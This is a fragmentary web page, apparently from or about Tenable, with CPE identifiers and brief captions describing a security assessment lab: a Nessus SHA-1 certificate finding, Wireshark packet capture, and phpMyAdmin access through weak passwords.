
CPE: cpe:/a:ietf:md5 cpe:/a:ietf:x.509_certificate

Tenable News


Cybersecurity Snapshot: Data Breach Costs Rise, as...

Read More

Nessus Scan - SSL Certificate is still using SHA-1.



Wireshark - Uncovering packets of data from the Target Machine.



XAMPP's MyAdmin - Accessed through weak usernames and passwords.